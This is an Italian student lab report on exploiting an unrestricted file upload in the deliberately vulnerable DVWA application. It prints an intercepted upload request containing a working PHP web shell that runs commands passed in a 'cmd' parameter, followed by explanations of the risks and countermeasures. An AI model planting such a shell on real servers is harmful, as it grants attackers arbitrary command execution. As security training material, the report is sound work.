
S6.L1

Introduzione

Il presente lavoro ha come obiettivo l'analisi di una vulnerabilità comune nei sistemi web: l'upload di file non controllato. Attraverso un ambiente di laboratorio, costituito dalle macchine virtuali Metasploitable e Kali Linux, è stato condotto un esperimento pratico volto a sfruttare tale vulnerabilità per ottenere l'accesso non autorizzato a un sistema.

In particolare, ci si è concentrati sulla piattaforma DVWA (Damn Vulnerable Web Application), un'applicazione web deliberatamente vulnerabile, progettata per scopi didattici. L'esercizio ha previsto il caricamento di una shell PHP personalizzata su DVWA, la sua esecuzione remota e l'analisi dettagliata del traffico HTTP/HTTPS intercettato utilizzando Burp Suite.

Lo scopo principale di questa attività è stato quello di acquisire familiarità con le tecniche di attacco basate sull'upload di file e di comprendere i meccanismi che consentono di eseguire codice arbitrario su un server remoto. Inoltre, l'analisi del traffico ha permesso di individuare le tracce lasciate dall'attacco e di valutare l'efficacia delle misure di sicurezza adottate."



Funzionamento del codice

1. **Controllo del parametro GET 'cmd'**:

    a. Il codice verifica se è presente un parametro `cmd` nella richiesta HTTP. Questo parametro conterrà il comando che l'attaccante desidera eseguire sul server.
2. **Esecuzione del comando:**
    a. Se il parametro `cmd` è presente, la funzione `system()` viene utilizzata per eseguire il comando specificato. Questa funzione è molto potente e permette di eseguire praticamente qualsiasi comando disponibile sul sistema operativo.
3. **Output del comando:**
    a. L'output del comando eseguito viene stampato sullo schermo, permettendo all'attaccante di vedere i risultati.
4. **Messaggio di utilizzo:**
    a. Se il parametro `cmd` non è presente, viene visualizzato un messaggio che spiega come utilizzare la shell.

```
15
16  ------WebKitFormBoundary9nxm7rLcCqNCpeJg
17  Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19  100000
20  ------WebKitFormBoundary9nxm7rLcCqNCpeJg
21  Content-Disposition: form-data; name="uploaded"; filename="file.php"
22  Content-Type: application/x-php
23
24  <?php
25  if (isset($_GET['cmd'])) {
26      echo "<pre>";
27      $cmd = ($_GET['cmd']);
28      system($cmd);
29      echo "</pre>";
30  } else {
31      echo "Usage: ?cmd=<command>";
32  }
33  ?>
34
35  ------WebKitFormBoundary9nxm7rLcCqNCpeJg
36  Content-Disposition: form-data; name="Upload"
37
38  Upload
39  ------WebKitFormBoundary9nxm7rLcCqNCpeJg--
40
```


Vulnerabilità sfruttata

Questo script sfrutta una vulnerabilità di **upload di file non controllato**. L'attaccante è riuscito a caricare un file PHP arbitrario sul server, che viene poi eseguito quando viene richiesto dal browser.

Rischi associati

L'esecuzione di questo tipo di script comporta gravi rischi per la sicurezza del sistema, tra cui:

- **Esecuzione di codice arbitrario:** L'attaccante può eseguire qualsiasi comando sul sistema, compresa la modifica o la cancellazione di file, l'esecuzione di programmi dannosi, l'accesso a dati sensibili, ecc.
- **Escalation dei privilegi:** In alcuni casi, l'attaccante potrebbe essere in grado di ottenere privilegi elevati sul sistema, consentendogli di controllare completamente la macchina.
- **Persistenza:** La shell può essere utilizzata per mantenere l'accesso al sistema a lungo termine, anche dopo aver rimosso il file originale.



Contromisure

Per prevenire questo tipo di attacchi, è fondamentale adottare le seguenti misure:

- **Validazione rigorosa dei file caricati:** Verificare sempre il tipo di file, le dimensioni, il contenuto e l'estensione dei file caricati dagli utenti.
- **Disabilitare l'esecuzione di script nei directory di upload:** Evitare che i file caricati possano essere eseguiti direttamente dal web server.
- **Utilizzare un WAF (Web Application Firewall):** Un WAF può aiutare a prevenire diversi tipi di attacchi, inclusi gli attacchi di upload di file.
- **Mantenere aggiornato il software:** Applicare regolarmente patch e aggiornamenti per correggere le vulnerabilità note.

- **Limitare i privilegi degli utenti:** Assegnare agli utenti solo i privilegi strettamente necessari per svolgere le loro attività.